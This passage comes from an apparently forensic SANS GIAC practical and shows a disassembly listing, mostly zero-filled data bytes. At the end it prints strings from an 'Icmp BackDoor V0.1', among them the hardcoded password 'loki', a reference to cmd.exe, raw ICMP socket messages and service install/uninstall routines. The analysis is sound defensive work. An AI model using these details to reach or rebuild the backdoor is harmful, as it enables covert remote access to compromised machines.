.rdata:00403D9E                 db    0 ;
.rdata:00403D9F                 db    0 ;
.rdata:00403DA0                 db    0 ;
.rdata:00403DA1                 db    0 ;
.rdata:00403DA2                 db    0 ;
.rdata:00403DA3                 db    0 ;
.rdata:00403DA4                 db    0 ;
.rdata:00403DA5                 db    0 ;
.rdata:00403DA6                 db    0 ;
.rdata:00403DA7                 db    0 ;
.rdata:00403DA8                 db    0 ;
.rdata:00403DA9                 db    0 ;
.rdata:00403DAA                 db    0 ;
.rdata:00403DAB                 db    0 ;
.rdata:00403DAC                 db    0 ;
.rdata:00403DAD                 db    0 ;
.rdata:00403DAE                 db    0 ;
.rdata:00403DAF                 db    0 ;
.rdata:00403DB0                 db    0 ;
.rdata:00403DB1                 db    0 ;
.rdata:00403DB2                 db    0 ;
.rdata:00403DB3                 db    0 ;
.rdata:00403DB4                 db    0 ;
.rdata:00403DB5                 db    0 ;
.rdata:00403DB6                 db    0 ;
.rdata:00403DB7                 db    0 ;
.rdata:00403DB8                 db    0 ;
.rdata:00403DB9                 db    0 ;
.rdata:00403DBA                 db    0 ;
.rdata:00403DBB                 db    0 ;
.rdata:00403DBC                 db    0 ;
.rdata:00403DBD                 db    0 ;
.rdata:00403DBE                 db    0 ;
.rdata:00403DBF                 db    0 ;
.rdata:00403DC0                 db    0 ;
.rdata:00403DC1                 db    0 ;
.rdata:00403DC2                 db    0 ;
.rdata:00403DC3                 db    0 ;
.rdata:00403DC4                 db    0 ;
.rdata:00403DC5                 db    0 ;
.rdata:00403DC6                 db    0 ;
.rdata:00403DC7                 db    0 ;
.rdata:00403DC8                 db    0 ;
.rdata:00403DC9                 db    0 ;
.rdata:00403DCA                 db    0 ;
.rdata:00403DCB                 db    0 ;
.rdata:00403DCC                 db    0 ;
.rdata:00403DCD                 db    0 ;
.rdata:00403DCE                 db    0 ;
.rdata:00403DCF                 db    0 ;
.rdata:00403DD0                 db    0 ;
.rdata:00403DD1                 db    0 ;
.rdata:00403DD2                 db    0 ;
.rdata:00403DD3                 db    0 ;
.rdata:00403DD4                 db    0 ;
.rdata:00403DD5                 db    0 ;
.rdata:00403DD6                 db    0 ;
.rdata:00403DD7                 db    0 ;
.rdata:00403DD8                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403DD9                 db    0 ;
.rdata:00403DDA                 db    0 ;
.rdata:00403DDB                 db    0 ;
.rdata:00403DDC                 db    0 ;
.rdata:00403DDD                 db    0 ;
.rdata:00403DDE                 db    0 ;
.rdata:00403DDF                 db    0 ;
.rdata:00403DE0                 db    0 ;
.rdata:00403DE1                 db    0 ;
.rdata:00403DE2                 db    0 ;
.rdata:00403DE3                 db    0 ;
.rdata:00403DE4                 db    0 ;
.rdata:00403DE5                 db    0 ;
.rdata:00403DE6                 db    0 ;
.rdata:00403DE7                 db    0 ;
.rdata:00403DE8                 db    0 ;
.rdata:00403DE9                 db    0 ;
.rdata:00403DEA                 db    0 ;
.rdata:00403DEB                 db    0 ;
.rdata:00403DEC                 db    0 ;
.rdata:00403DED                 db    0 ;
.rdata:00403DEE                 db    0 ;
.rdata:00403DEF                 db    0 ;
.rdata:00403DF0                 db    0 ;
.rdata:00403DF1                 db    0 ;
.rdata:00403DF2                 db    0 ;
.rdata:00403DF3                 db    0 ;
.rdata:00403DF4                 db    0 ;
.rdata:00403DF5                 db    0 ;
.rdata:00403DF6                 db    0 ;
.rdata:00403DF7                 db    0 ;
.rdata:00403DF8                 db    0 ;
.rdata:00403DF9                 db    0 ;
.rdata:00403DFA                 db    0 ;
.rdata:00403DFB                 db    0 ;
.rdata:00403DFC                 db    0 ;
.rdata:00403DFD                 db    0 ;
.rdata:00403DFE                 db    0 ;
.rdata:00403DFF                 db    0 ;
.rdata:00403E00                 db    0 ;
.rdata:00403E01                 db    0 ;
.rdata:00403E02                 db    0 ;
.rdata:00403E03                 db    0 ;
.rdata:00403E04                 db    0 ;
.rdata:00403E05                 db    0 ;
.rdata:00403E06                 db    0 ;
.rdata:00403E07                 db    0 ;
.rdata:00403E08                 db    0 ;
.rdata:00403E09                 db    0 ;
.rdata:00403E0A                 db    0 ;
.rdata:00403E0B                 db    0 ;
.rdata:00403E0C                 db    0 ;
.rdata:00403E0D                 db    0 ;
.rdata:00403E0E                 db    0 ;
.rdata:00403E0F                 db    0 ;
.rdata:00403E10                 db    0 ;
.rdata:00403E11                 db    0 ;
.rdata:00403E12                 db    0 ;
.rdata:00403E13                 db    0 ;
.rdata:00403E14                 db    0 ;
.rdata:00403E15                 db    0 ;
.rdata:00403E16                 db    0 ;
.rdata:00403E17                 db    0 ;
.rdata:00403E18                 db    0 ;
.rdata:00403E19                 db    0 ;
.rdata:00403E1A                 db    0 ;
.rdata:00403E1B                 db    0 ;
.rdata:00403E1C                 db    0 ;
.rdata:00403E1D                 db    0 ;
.rdata:00403E1E                 db    0 ;
.rdata:00403E1F                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403E20                 db    0 ;
.rdata:00403E21                 db    0 ;
.rdata:00403E22                 db    0 ;
.rdata:00403E23                 db    0 ;
.rdata:00403E24                 db    0 ;
.rdata:00403E25                 db    0 ;
.rdata:00403E26                 db    0 ;
.rdata:00403E27                 db    0 ;
.rdata:00403E28                 db    0 ;
.rdata:00403E29                 db    0 ;
.rdata:00403E2A                 db    0 ;
.rdata:00403E2B                 db    0 ;
.rdata:00403E2C                 db    0 ;
.rdata:00403E2D                 db    0 ;
.rdata:00403E2E                 db    0 ;
.rdata:00403E2F                 db    0 ;
.rdata:00403E30                 db    0 ;
.rdata:00403E31                 db    0 ;
.rdata:00403E32                 db    0 ;
.rdata:00403E33                 db    0 ;
.rdata:00403E34                 db    0 ;
.rdata:00403E35                 db    0 ;
.rdata:00403E36                 db    0 ;
.rdata:00403E37                 db    0 ;
.rdata:00403E38                 db    0 ;
.rdata:00403E39                 db    0 ;
.rdata:00403E3A                 db    0 ;
.rdata:00403E3B                 db    0 ;
.rdata:00403E3C                 db    0 ;
.rdata:00403E3D                 db    0 ;
.rdata:00403E3E                 db    0 ;
.rdata:00403E3F                 db    0 ;
.rdata:00403E40                 db    0 ;
.rdata:00403E41                 db    0 ;
.rdata:00403E42                 db    0 ;
.rdata:00403E43                 db    0 ;
.rdata:00403E44                 db    0 ;
.rdata:00403E45                 db    0 ;
.rdata:00403E46                 db    0 ;
.rdata:00403E47                 db    0 ;
.rdata:00403E48                 db    0 ;
.rdata:00403E49                 db    0 ;
.rdata:00403E4A                 db    0 ;
.rdata:00403E4B                 db    0 ;
.rdata:00403E4C                 db    0 ;
.rdata:00403E4D                 db    0 ;
.rdata:00403E4E                 db    0 ;
.rdata:00403E4F                 db    0 ;
.rdata:00403E50                 db    0 ;
.rdata:00403E51                 db    0 ;
.rdata:00403E52                 db    0 ;
.rdata:00403E53                 db    0 ;
.rdata:00403E54                 db    0 ;
.rdata:00403E55                 db    0 ;
.rdata:00403E56                 db    0 ;
.rdata:00403E57                 db    0 ;
.rdata:00403E58                 db    0 ;
.rdata:00403E59                 db    0 ;
.rdata:00403E5A                 db    0 ;
.rdata:00403E5B                 db    0 ;
.rdata:00403E5C                 db    0 ;
.rdata:00403E5D                 db    0 ;
.rdata:00403E5E                 db    0 ;
.rdata:00403E5F                 db    0 ;
.rdata:00403E60                 db    0 ;
.rdata:00403E61                 db    0 ;
.rdata:00403E62                 db    0 ;
.rdata:00403E63                 db    0 ;
.rdata:00403E64                 db    0 ;
.rdata:00403E65                 db    0 ;
.rdata:00403E66                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403E67                 db    0 ;
.rdata:00403E68                 db    0 ;
.rdata:00403E69                 db    0 ;
.rdata:00403E6A                 db    0 ;
.rdata:00403E6B                 db    0 ;
.rdata:00403E6C                 db    0 ;
.rdata:00403E6D                 db    0 ;
.rdata:00403E6E                 db    0 ;
.rdata:00403E6F                 db    0 ;
.rdata:00403E70                 db    0 ;
.rdata:00403E71                 db    0 ;
.rdata:00403E72                 db    0 ;
.rdata:00403E73                 db    0 ;
.rdata:00403E74                 db    0 ;
.rdata:00403E75                 db    0 ;
.rdata:00403E76                 db    0 ;
.rdata:00403E77                 db    0 ;
.rdata:00403E78                 db    0 ;
.rdata:00403E79                 db    0 ;
.rdata:00403E7A                 db    0 ;
.rdata:00403E7B                 db    0 ;
.rdata:00403E7C                 db    0 ;
.rdata:00403E7D                 db    0 ;
.rdata:00403E7E                 db    0 ;
.rdata:00403E7F                 db    0 ;
.rdata:00403E80                 db    0 ;
.rdata:00403E81                 db    0 ;
.rdata:00403E82                 db    0 ;
.rdata:00403E83                 db    0 ;
.rdata:00403E84                 db    0 ;
.rdata:00403E85                 db    0 ;
.rdata:00403E86                 db    0 ;
.rdata:00403E87                 db    0 ;
.rdata:00403E88                 db    0 ;
.rdata:00403E89                 db    0 ;
.rdata:00403E8A                 db    0 ;
.rdata:00403E8B                 db    0 ;
.rdata:00403E8C                 db    0 ;
.rdata:00403E8D                 db    0 ;
.rdata:00403E8E                 db    0 ;
.rdata:00403E8F                 db    0 ;
.rdata:00403E90                 db    0 ;
.rdata:00403E91                 db    0 ;
.rdata:00403E92                 db    0 ;
.rdata:00403E93                 db    0 ;
.rdata:00403E94                 db    0 ;
.rdata:00403E95                 db    0 ;
.rdata:00403E96                 db    0 ;
.rdata:00403E97                 db    0 ;
.rdata:00403E98                 db    0 ;
.rdata:00403E99                 db    0 ;
.rdata:00403E9A                 db    0 ;
.rdata:00403E9B                 db    0 ;
.rdata:00403E9C                 db    0 ;
.rdata:00403E9D                 db    0 ;
.rdata:00403E9E                 db    0 ;
.rdata:00403E9F                 db    0 ;
.rdata:00403EA0                 db    0 ;
.rdata:00403EA1                 db    0 ;
.rdata:00403EA2                 db    0 ;
.rdata:00403EA3                 db    0 ;
.rdata:00403EA4                 db    0 ;
.rdata:00403EA5                 db    0 ;
.rdata:00403EA6                 db    0 ;
.rdata:00403EA7                 db    0 ;
.rdata:00403EA8                 db    0 ;
.rdata:00403EA9                 db    0 ;
.rdata:00403EAA                 db    0 ;
.rdata:00403EAB                 db    0 ;
.rdata:00403EAC                 db    0 ;
.rdata:00403EAD                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403EAE                 db    0 ;
.rdata:00403EAF                 db    0 ;
.rdata:00403EB0                 db    0 ;
.rdata:00403EB1                 db    0 ;
.rdata:00403EB2                 db    0 ;
.rdata:00403EB3                 db    0 ;
.rdata:00403EB4                 db    0 ;
.rdata:00403EB5                 db    0 ;
.rdata:00403EB6                 db    0 ;
.rdata:00403EB7                 db    0 ;
.rdata:00403EB8                 db    0 ;
.rdata:00403EB9                 db    0 ;
.rdata:00403EBA                 db    0 ;
.rdata:00403EBB                 db    0 ;
.rdata:00403EBC                 db    0 ;
.rdata:00403EBD                 db    0 ;
.rdata:00403EBE                 db    0 ;
.rdata:00403EBF                 db    0 ;
.rdata:00403EC0                 db    0 ;
.rdata:00403EC1                 db    0 ;
.rdata:00403EC2                 db    0 ;
.rdata:00403EC3                 db    0 ;
.rdata:00403EC4                 db    0 ;
.rdata:00403EC5                 db    0 ;
.rdata:00403EC6                 db    0 ;
.rdata:00403EC7                 db    0 ;
.rdata:00403EC8                 db    0 ;
.rdata:00403EC9                 db    0 ;
.rdata:00403ECA                 db    0 ;
.rdata:00403ECB                 db    0 ;
.rdata:00403ECC                 db    0 ;
.rdata:00403ECD                 db    0 ;
.rdata:00403ECE                 db    0 ;
.rdata:00403ECF                 db    0 ;
.rdata:00403ED0                 db    0 ;
.rdata:00403ED1                 db    0 ;
.rdata:00403ED2                 db    0 ;
.rdata:00403ED3                 db    0 ;
.rdata:00403ED4                 db    0 ;
.rdata:00403ED5                 db    0 ;
.rdata:00403ED6                 db    0 ;
.rdata:00403ED7                 db    0 ;
.rdata:00403ED8                 db    0 ;
.rdata:00403ED9                 db    0 ;
.rdata:00403EDA                 db    0 ;
.rdata:00403EDB                 db    0 ;
.rdata:00403EDC                 db    0 ;
.rdata:00403EDD                 db    0 ;
.rdata:00403EDE                 db    0 ;
.rdata:00403EDF                 db    0 ;
.rdata:00403EE0                 db    0 ;
.rdata:00403EE1                 db    0 ;
.rdata:00403EE2                 db    0 ;
.rdata:00403EE3                 db    0 ;
.rdata:00403EE4                 db    0 ;
.rdata:00403EE5                 db    0 ;
.rdata:00403EE6                 db    0 ;
.rdata:00403EE7                 db    0 ;
.rdata:00403EE8                 db    0 ;
.rdata:00403EE9                 db    0 ;
.rdata:00403EEA                 db    0 ;
.rdata:00403EEB                 db    0 ;
.rdata:00403EEC                 db    0 ;
.rdata:00403EED                 db    0 ;
.rdata:00403EEE                 db    0 ;
.rdata:00403EEF                 db    0 ;
.rdata:00403EF0                 db    0 ;
.rdata:00403EF1                 db    0 ;
.rdata:00403EF2                 db    0 ;
.rdata:00403EF3                 db    0 ;
.rdata:00403EF4                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403EF5                 db    0 ;
.rdata:00403EF6                 db    0 ;
.rdata:00403EF7                 db    0 ;
.rdata:00403EF8                 db    0 ;
.rdata:00403EF9                 db    0 ;
.rdata:00403EFA                 db    0 ;
.rdata:00403EFB                 db    0 ;
.rdata:00403EFC                 db    0 ;
.rdata:00403EFD                 db    0 ;
.rdata:00403EFE                 db    0 ;
.rdata:00403EFF                 db    0 ;
.rdata:00403F00                 db    0 ;
.rdata:00403F01                 db    0 ;
.rdata:00403F02                 db    0 ;
.rdata:00403F03                 db    0 ;
.rdata:00403F04                 db    0 ;
.rdata:00403F05                 db    0 ;
.rdata:00403F06                 db    0 ;
.rdata:00403F07                 db    0 ;
.rdata:00403F08                 db    0 ;
.rdata:00403F09                 db    0 ;
.rdata:00403F0A                 db    0 ;
.rdata:00403F0B                 db    0 ;
.rdata:00403F0C                 db    0 ;
.rdata:00403F0D                 db    0 ;
.rdata:00403F0E                 db    0 ;
.rdata:00403F0F                 db    0 ;
.rdata:00403F10                 db    0 ;
.rdata:00403F11                 db    0 ;
.rdata:00403F12                 db    0 ;
.rdata:00403F13                 db    0 ;
.rdata:00403F14                 db    0 ;
.rdata:00403F15                 db    0 ;
.rdata:00403F16                 db    0 ;
.rdata:00403F17                 db    0 ;
.rdata:00403F18                 db    0 ;
.rdata:00403F19                 db    0 ;
.rdata:00403F1A                 db    0 ;
.rdata:00403F1B                 db    0 ;
.rdata:00403F1C                 db    0 ;
.rdata:00403F1D                 db    0 ;
.rdata:00403F1E                 db    0 ;
.rdata:00403F1F                 db    0 ;
.rdata:00403F20                 db    0 ;
.rdata:00403F21                 db    0 ;
.rdata:00403F22                 db    0 ;
.rdata:00403F23                 db    0 ;
.rdata:00403F24                 db    0 ;
.rdata:00403F25                 db    0 ;
.rdata:00403F26                 db    0 ;
.rdata:00403F27                 db    0 ;
.rdata:00403F28                 db    0 ;
.rdata:00403F29                 db    0 ;
.rdata:00403F2A                 db    0 ;
.rdata:00403F2B                 db    0 ;
.rdata:00403F2C                 db    0 ;
.rdata:00403F2D                 db    0 ;
.rdata:00403F2E                 db    0 ;
.rdata:00403F2F                 db    0 ;
.rdata:00403F30                 db    0 ;
.rdata:00403F31                 db    0 ;
.rdata:00403F32                 db    0 ;
.rdata:00403F33                 db    0 ;
.rdata:00403F34                 db    0 ;
.rdata:00403F35                 db    0 ;
.rdata:00403F36                 db    0 ;
.rdata:00403F37                 db    0 ;
.rdata:00403F38                 db    0 ;
.rdata:00403F39                 db    0 ;
.rdata:00403F3A                 db    0 ;
.rdata:00403F3B                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403F3C                 db    0 ;
.rdata:00403F3D                 db    0 ;
.rdata:00403F3E                 db    0 ;
.rdata:00403F3F                 db    0 ;
.rdata:00403F40                 db    0 ;
.rdata:00403F41                 db    0 ;
.rdata:00403F42                 db    0 ;
.rdata:00403F43                 db    0 ;
.rdata:00403F44                 db    0 ;
.rdata:00403F45                 db    0 ;
.rdata:00403F46                 db    0 ;
.rdata:00403F47                 db    0 ;
.rdata:00403F48                 db    0 ;
.rdata:00403F49                 db    0 ;
.rdata:00403F4A                 db    0 ;
.rdata:00403F4B                 db    0 ;
.rdata:00403F4C                 db    0 ;
.rdata:00403F4D                 db    0 ;
.rdata:00403F4E                 db    0 ;
.rdata:00403F4F                 db    0 ;
.rdata:00403F50                 db    0 ;
.rdata:00403F51                 db    0 ;
.rdata:00403F52                 db    0 ;
.rdata:00403F53                 db    0 ;
.rdata:00403F54                 db    0 ;
.rdata:00403F55                 db    0 ;
.rdata:00403F56                 db    0 ;
.rdata:00403F57                 db    0 ;
.rdata:00403F58                 db    0 ;
.rdata:00403F59                 db    0 ;
.rdata:00403F5A                 db    0 ;
.rdata:00403F5B                 db    0 ;
.rdata:00403F5C                 db    0 ;
.rdata:00403F5D                 db    0 ;
.rdata:00403F5E                 db    0 ;
.rdata:00403F5F                 db    0 ;
.rdata:00403F60                 db    0 ;
.rdata:00403F61                 db    0 ;
.rdata:00403F62                 db    0 ;
.rdata:00403F63                 db    0 ;
.rdata:00403F64                 db    0 ;
.rdata:00403F65                 db    0 ;
.rdata:00403F66                 db    0 ;
.rdata:00403F67                 db    0 ;
.rdata:00403F68                 db    0 ;
.rdata:00403F69                 db    0 ;
.rdata:00403F6A                 db    0 ;
.rdata:00403F6B                 db    0 ;
.rdata:00403F6C                 db    0 ;
.rdata:00403F6D                 db    0 ;
.rdata:00403F6E                 db    0 ;
.rdata:00403F6F                 db    0 ;
.rdata:00403F70                 db    0 ;
.rdata:00403F71                 db    0 ;
.rdata:00403F72                 db    0 ;
.rdata:00403F73                 db    0 ;
.rdata:00403F74                 db    0 ;
.rdata:00403F75                 db    0 ;
.rdata:00403F76                 db    0 ;
.rdata:00403F77                 db    0 ;
.rdata:00403F78                 db    0 ;
.rdata:00403F79                 db    0 ;
.rdata:00403F7A                 db    0 ;
.rdata:00403F7B                 db    0 ;
.rdata:00403F7C                 db    0 ;
.rdata:00403F7D                 db    0 ;
.rdata:00403F7E                 db    0 ;
.rdata:00403F7F                 db    0 ;
.rdata:00403F80                 db    0 ;
.rdata:00403F81                 db    0 ;
.rdata:00403F82                 db    0 ;
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403F83                 db    0 ;
.rdata:00403F84                 db    0 ;
.rdata:00403F85                 db    0 ;
.rdata:00403F86                 db    0 ;
.rdata:00403F87                 db    0 ;
.rdata:00403F88                 db    0 ;
.rdata:00403F89                 db    0 ;
.rdata:00403F8A                 db    0 ;
.rdata:00403F8B                 db    0 ;
.rdata:00403F8C                 db    0 ;
.rdata:00403F8D                 db    0 ;
.rdata:00403F8E                 db    0 ;
.rdata:00403F8F                 db    0 ;
.rdata:00403F90                 db    0 ;
.rdata:00403F91                 db    0 ;
.rdata:00403F92                 db    0 ;
.rdata:00403F93                 db    0 ;
.rdata:00403F94                 db    0 ;
.rdata:00403F95                 db    0 ;
.rdata:00403F96                 db    0 ;
.rdata:00403F97                 db    0 ;
.rdata:00403F98                 db    0 ;
.rdata:00403F99                 db    0 ;
.rdata:00403F9A                 db    0 ;
.rdata:00403F9B                 db    0 ;
.rdata:00403F9C                 db    0 ;
.rdata:00403F9D                 db    0 ;
.rdata:00403F9E                 db    0 ;
.rdata:00403F9F                 db    0 ;
.rdata:00403FA0                 db    0 ;
.rdata:00403FA1                 db    0 ;
.rdata:00403FA2                 db    0 ;
.rdata:00403FA3                 db    0 ;
.rdata:00403FA4                 db    0 ;
.rdata:00403FA5                 db    0 ;
.rdata:00403FA6                 db    0 ;
.rdata:00403FA7                 db    0 ;
.rdata:00403FA8                 db    0 ;
.rdata:00403FA9                 db    0 ;
.rdata:00403FAA                 db    0 ;
.rdata:00403FAB                 db    0 ;
.rdata:00403FAC                 db    0 ;
.rdata:00403FAD                 db    0 ;
.rdata:00403FAE                 db    0 ;
.rdata:00403FAF                 db    0 ;
.rdata:00403FB0                 db    0 ;
.rdata:00403FB1                 db    0 ;
.rdata:00403FB2                 db    0 ;
.rdata:00403FB3                 db    0 ;
.rdata:00403FB4                 db    0 ;
.rdata:00403FB5                 db    0 ;
.rdata:00403FB6                 db    0 ;
.rdata:00403FB7                 db    0 ;
.rdata:00403FB8                 db    0 ;
.rdata:00403FB9                 db    0 ;
.rdata:00403FBA                 db    0 ;
.rdata:00403FBB                 db    0 ;
.rdata:00403FBC                 db    0 ;
.rdata:00403FBD                 db    0 ;
.rdata:00403FBE                 db    0 ;
.rdata:00403FBF                 db    0 ;
.rdata:00403FC0                 db    0 ;
.rdata:00403FC1                 db    0 ;
.rdata:00403FC2                 db    0 ;
.rdata:00403FC3                 db    0 ;
.rdata:00403FC4                 db    0 ;
.rdata:00403FC5                 db    0 ;
.rdata:00403FC6                 db    0 ;
.rdata:00403FC7                 db    0 ;
.rdata:00403FC8                 db    0 ;
.rdata:00403FC9                 db    0 ;
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.rdata:00403FCA                 db    0 ;
.rdata:00403FCB                 db    0 ;
.rdata:00403FCC                 db    0 ;
.rdata:00403FCD                 db    0 ;
.rdata:00403FCE                 db    0 ;
.rdata:00403FCF                 db    0 ;
.rdata:00403FD0                 db    0 ;
.rdata:00403FD1                 db    0 ;
.rdata:00403FD2                 db    0 ;
.rdata:00403FD3                 db    0 ;
.rdata:00403FD4                 db    0 ;
.rdata:00403FD5                 db    0 ;
.rdata:00403FD6                 db    0 ;
.rdata:00403FD7                 db    0 ;
.rdata:00403FD8                 db    0 ;
.rdata:00403FD9                 db    0 ;
.rdata:00403FDA                 db    0 ;
.rdata:00403FDB                 db    0 ;
.rdata:00403FDC                 db    0 ;
.rdata:00403FDD                 db    0 ;
.rdata:00403FDE                 db    0 ;
.rdata:00403FDF                 db    0 ;
.rdata:00403FE0                 db    0 ;
.rdata:00403FE1                 db    0 ;
.rdata:00403FE2                 db    0 ;
.rdata:00403FE3                 db    0 ;
.rdata:00403FE4                 db    0 ;
.rdata:00403FE5                 db    0 ;
.rdata:00403FE6                 db    0 ;
.rdata:00403FE7                 db    0 ;
.rdata:00403FE8                 db    0 ;
.rdata:00403FE9                 db    0 ;
.rdata:00403FEA                 db    0 ;
.rdata:00403FEB                 db    0 ;
.rdata:00403FEC                 db    0 ;
.rdata:00403FED                 db    0 ;
.rdata:00403FEE                 db    0 ;
.rdata:00403FEF                 db    0 ;
.rdata:00403FF0                 db    0 ;
.rdata:00403FF1                 db    0 ;
.rdata:00403FF2                 db    0 ;
.rdata:00403FF3                 db    0 ;
.rdata:00403FF4                 db    0 ;
.rdata:00403FF5                 db    0 ;
.rdata:00403FF6                 db    0 ;
.rdata:00403FF7                 db    0 ;
.rdata:00403FF8                 db    0 ;
.rdata:00403FF9                 db    0 ;
.rdata:00403FFA                 db    0 ;
.rdata:00403FFB                 db    0 ;
.rdata:00403FFC                 db    0 ;
.rdata:00403FFD                 db    0 ;
.rdata:00403FFE                 db    0 ;
.rdata:00403FFF                 db    0 ;
.rdata:00403FFF _rdata          ends
.rdata:00403FFF
.data:00404000 ; Section 3. (virtual address 00004000)
.data:00404000 ; Virtual size                  : 000005EC (   1516.)
.data:00404000 ; Section size in file          : 00001000 (   4096.)
.data:00404000 ; Offset to raw data for section: 00004000
.data:00404000 ; Flags C0000040: Data Readable Writable
.data:00404000 ; Alignment     : 16 bytes ?
.data:00404000 ; ---------------------------------------------------------------------------
---
.data:00404000
.data:00404000 ; Segment type: Pure data
.data:00404000 ; Segment permissions: Read/Write
.data:00404000 _data           segment para public 'DATA' use32
.data:00404000                 assume cs:_data
.data:00404000                 ;org 404000h
.data:00404000 unk_404000      db    0 ;               ; DATA XREF: start+C0_o
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.data:00404001                 db    0 ;
.data:00404002                 db    0 ;
.data:00404003                 db    0 ;
.data:00404004                 db  40h ; @
.data:00404005                 db  18h ;
.data:00404006                 db  40h ; @
.data:00404007                 db    0 ;
.data:00404008                 db 0B0h ; ¦
.data:00404009                 db  26h ; &
.data:0040400A                 db  40h ; @
.data:0040400B                 db    0 ;
.data:0040400C                 db 0F0h ; =
.data:0040400D                 db  26h ; &
.data:0040400E                 db  40h ; @
.data:0040400F                 db    0 ;
.data:00404010 unk_404010      db    0 ;               ; DATA XREF: start+BB_o
.data:00404011                 db    0 ;
.data:00404012                 db    0 ;
.data:00404013                 db    0 ;
.data:00404014 unk_404014      db    0 ;               ; DATA XREF: start+8D_o
.data:00404015                 db    0 ;
.data:00404016                 db    0 ;
.data:00404017                 db    0 ;
.data:00404018 unk_404018      db    0 ;               ; DATA XREF: start+88_o
.data:00404019                 db    0 ;
.data:0040401A                 db    0 ;
.data:0040401B                 db    0 ;
.data:0040401C                 db    0 ;
.data:0040401D                 db    0 ;
.data:0040401E                 db    0 ;
.data:0040401F                 db    0 ;
.data:00404020 dword_404020    dd 1                    ; DATA XREF: sub_4010A0_r
.data:00404020                                         ; sub_4010A0+3E_w ...
.data:00404024                 db    1 ;
.data:00404025                 db    0 ;
.data:00404026                 db    0 ;
.data:00404027                 db    0 ;
.data:00404028 ; void vInBuffer
.data:00404028 vInBuffer       db    1 ;               ; DATA XREF: sub_4018C0+B7_o
.data:00404029                 db    0 ;
.data:0040402A                 db    0 ;
.data:0040402B                 db    0 ;
.data:0040402C dword_40402C    dd 1                    ; DATA XREF: sub_401A00+65_r
.data:0040402C                                         ; sub_401A00+F7_w ...
.data:00404030 dword_404030    dd 3Ch                  ; DATA XREF: sub_401A00+16C_r
.data:00404034 dword_404034    dd 1770h                ; DATA XREF: sub_401A00+9B_r
.data:00404038                 dd offset aError1       ; "\nERROR 1\n"
.data:0040403C dword_40403C    dd 404054h              ; DATA XREF: sub_401A00+B4_r
.data:0040403C                                         ; sub_401A00+185_r ...
.data:00404040 dword_404040    dd 404048h              ; DATA XREF: sub_401CD0+19A_r
.data:00404040                                         ; sub_401EE0+101_r
.data:00404044 dword_404044    dd 1                    ; DATA XREF: .text:00402294_w
.data:00404044                                         ; .text:00402307_w
.data:00404048 aError3         db 0Ah
.data:00404048                 db 'ERROR 3',0Ah,0
.data:00404052                 align 4
.data:00404054 aError2         db 0Ah
.data:00404054                 db 'ERROR 2',0Ah,0
.data:0040405E                 align 4
.data:00404060 aError1         db 0Ah                  ; DATA XREF: .data:00404038_o
.data:00404060                 db 'ERROR 1',0Ah,0
.data:0040406A                 align 4
.data:0040406C aImpossibileCre db 'impossibile creare raw ICMP socket',0
.data:0040406C                                         ; DATA XREF: sub_4010A0+24_o
.data:0040408F                 align 4
.data:00404090 aS              db '%s',0               ; DATA XREF: sub_4010F0+2BB_o
.data:00404090                                         ; sub_401720+63_o ...
.data:00404093                 align 4
.data:00404094 asc_404094:                             ; DATA XREF: sub_4010F0+2B2_o
.data:00404094                                         ; sub_4010F0+2CC_o ...
.data:00404094                 unicode 0, < >,0
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.data:00404098 aRawIcmpSendto  db 'RAW ICMP SendTo: ',0 ; DATA XREF: sub_4010F0+13F_o
.data:00404098                                         ; sub_401460+143_o ...
.data:004040AA                 align 4
.data:004040AC aIcmpBackdoorV0 db 0Dh,0Ah              ; DATA XREF: sub_401A00+271_o
.data:004040AC                                         ; sub_401A00+28D_o
.data:004040AC                 db '======================== Icmp BackDoor V0.1
================'
.data:004040AC                 db '========',0Dh,0Ah
.data:004040AC                 db '========= Code by Spoof. Enjoy Yourself!',0Dh,0Ah
.data:004040AC                 db ' Your PassWord:',0
.data:0040412E                 align 4
.data:00404130 aLoki           db 'loki',0             ; DATA XREF: sub_401A00+1D7_o
.data:00404135                 align 4
.data:00404138 dword_404138    dd 2E646D63h            ; DATA XREF: sub_401CD0+4E_r
.data:0040413C dword_40413C    dd 657865h              ; DATA XREF: sub_401CD0+54_r
.data:00404140 aExitOk         db 0Dh,0Ah              ; DATA XREF: sub_401EE0+18C_o
.data:00404140                                         ; sub_401EE0+19C_o
.data:00404140                 db ' Exit OK!',0Dh,0Ah,0
.data:0040414E                 align 4
.data:00404150 aLocalPartnersA db 'Local Partners Access',0 ; DATA XREF: _main+109_o
.data:00404150                                         ; .text:00402228_o ...
.data:00404166                 align 4
.data:00404168 aErrorUninstall db 0Ah                  ; DATA XREF: _main+F3_o
.data:00404168                 db 0Ah
.data:00404168                 db 'Error UnInstalling Service',0Ah,0
.data:00404186                 align 4
.data:00404188 aServiceUninsta db 0Ah                  ; DATA XREF: _main+E1_o
.data:00404188                 db 0Ah
.data:00404188                 db 'Service UnInstalled Sucessfully',0Ah,0
.data:004041AB                 align 4
.data:004041AC aD              db '-d',0               ; DATA XREF: _main+A4_o
.data:004041AF                 align 4
.data:004041B0 aErrorInstallin db 0Ah                  ; DATA XREF: _main+97_o
.data:004041B0                 db 0Ah
.data:004041B0                 db 'Error Installing Service',0Ah,0
.data:004041CC aServiceInstall db 0Ah                  ; DATA XREF: _main+90_o
.data:004041CC                 db 0Ah
.data:004041CC                 db 'Service Installed Sucessfully',0Ah,0
.data:004041ED                 align 4
.data:004041F0 aI              db '-i',0               ; DATA XREF: _main+49_o
.data:004041F3                 align 4
.data:004041F4 aCreateServiceS db 0Ah                  ; DATA XREF: sub_402320+16D_o
.data:004041F4                 db 'Create Service %s ok!',0Ah,0
